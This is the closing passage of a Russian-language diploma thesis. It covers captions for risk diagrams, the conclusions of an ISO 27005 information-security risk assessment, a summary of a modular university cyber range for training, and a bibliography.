


Рисунок 4.3.4 – Диаграмма рисков с характеристиками влияния угроз

На рисунке 4.3.5 демонстрируется диаграмма с принятыми мерами защиты. Самым важным индикатором принятых мер защиты является уровень снижения риска. Если введенные меры значительно уменьшают вероятность возникновения риска, значит такие меры будут самыми эффективными. Степень уменьшения рисков определяется качественно или количественно. Например, на этой диаграмме можно увидеть, что при принятии мер защиты вероятность возникновения риска значительно уменьшается.




Рисунок 4.3.5 – Модель угроз с учетом мер защиты

На рисунке 4.3.6 демонстрируется диаграмма недопустимых рисков. Меры защиты в первую очередь направлены именно на них. Цель диаграммы определить недопустимые риски. Недопустимым риском называется риск, превышающий допустимый уровень риска. Очень важно идентифицировать все такие риски и не допустить их роста.




Рисунок 4.3.6 – Диаграмма недопустимых рисков

4.4 Выводы

В данном разделе были произведены расчеты, связанные с рисками информационной безопасности в соответствие со стандартом ISO-27005.

Были идентифицированы активы, количественно и качественно оценены угрозы и риски. Для расчета начального и конечного уровня риска были использованы формулы из стандарта ГОСТ Р ИСО/МЭК.

Суммарный начальный уровень рисков без учета мер защиты составляет 526 у.е. (20 + 20 + 42 + 90 + 14 + 10 + 60 + 90 + 90 + 90).

Суммарный уровень рисков с учетом принятых мер составляет 241 (10 + 10 + 14 + 10 + 7 + 10 + 40 + 20 + 60 + 60).

Таким образом уровень риска снизился в 2.18 раза (526 / 241) или на 285 пунктов.

Однако стоит не забывать о том, что в учет нужно брать не только уровень снижения риска полученный той или иной мерой, но и оправданность этой меры. Возможна ситуация, при которой меры по снижению уровня риска будут финансово не оправданы и превышать необходимый уровень.

В процессе анализа были изучены два алгоритма оценки рисков, взятые из стандарта ISO-27005.

Диаграммы рисков были составлены в программе CORAS.

Заключение

В процессе выполнения дипломного проекта была спроектирована и развернута сетевая инфраструктура для киберполигона. Был проведен сравнительный анализ между собственным полигоном и разрабатываемым самостоятельно. Главной особенностью данного полигона является то, что все его компоненты являются модульными. Это значит, что любой из компонентов киберполигона можно использовать вместе или индивидуально. Каждая виртуальная машина занимает довольно мало системных ресурсов, что позволяет запускать их как на серверах университета, так и на персональных компьютерах студентов, что позволит продолжить процесс обучения самостоятельно вне университета.

Из-за модульной архитектуры киберполигона каждый компонент системы не зависит друг от друга. Это значит, что в любой момент возможна горячая замена любого компонента киберполигона.

Так же стоить отметить что в процесс обучения вносится игровой элемент. Это позволяет изучать реальные уязвимости набирая при этом практический опыт в довольно нескучной обстановке. При этом условия в которых находится студент приближены к реальным.

Однако самым важным является, то, что студент после окончания университета будет иметь практический опыт в эксплуатации уязвимостей, что увеличивает его шансы на трудоустройство в сфере ИБ.

Основной акцент делается на знания в области построения сетей (сетевая инженерия) и веб-разработку. Поэтому помимо сетевой инфраструктуры необходима эффективная программа обучения для стимуляции интереса у студентов.

Поставленные задачи и цели в рамках дипломной работы считаю выполненными.

Список литературы

1 ГОСТ Р ИСО/МЭК 27005-2010. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент риска информационной безопасности, дата введения 2011-12-01.

2 Методы оценки рисков ISO/IEK 27001 “Информационные технологии. Методы обеспечения безопасности. Системы управления информационной безопасностью. Требования.”

3. Безопасность жизнедеятельности: учебное пособие / О. М. Зиновьева, Л. А. Лысов, А. М. Меркулова [и др.]. — Москва: МИСИС, 2019. — 134 с. — Текст: электронный // Лань: электронно библиотечная система. — URL: https://e.lanbook.com/book/116916 (дата обращения: 17.05.2020);

4. Попов, А. А. Производственная безопасность [Электронный ресурс] / Попов А.А. — Москва: Лань, 2013. — Рекомендовано УМО по университетскому политехническому образованию в качестве учебного пособия для студентов высших учебных заведений, обучающихся по направлению подготовки «Безопасность жизнедеятельности». — ISBN 978-5-8114-1248-8. (дата обращения: 17.05.2020);

5. Электронные поля в производственных условиях - URL: https://files.stroyinf.ru/Data1/39/39144/index.htm#i291603 (дата обращения: 17.05.2020);

6. Гигиеническое нормирование электромагнитных полей - URL: http://www.grandars.ru/shkola/bezopasnost-zhiznedeyatelnosti/normy-elektromagnitnyh-izlucheniy.html (дата обращения: 17.05.2020);

7. Охрана труда в офисе - URL: https://otdelkadrov.by/number/2013/3/320136/ (дата обращения: 17.05.2020);

8. Гигиенические требования к персональным электронно-вычислительным машинам и организации работы - URL: http://www.gostrf.com/normadata/1/4294817/4294817617.pdf (дата обращения 17.05.2020);

9. Web Security Dojo – URL: https://sourceforge.net/projects/websecuritydojo/files/ (дата обращения: 04.06.2020);

10. Where to find vulnerable virtual machines – URL: https://blog.rapid7.com/2011/12/23/where-can-i-find-vulnerable-machines-for-my-penetration-testing-lab/ (дата обращения: 04.06.2020);

11. Metasploitable – URL: https://metasploit.help.rapid7.com/docs/metasploitable-2 (дата обращения: 04.06.2020);

12. Security Scenario Generator – URL: https://github.com/cliffe/SecGen (дата обращения: 04.06.2020).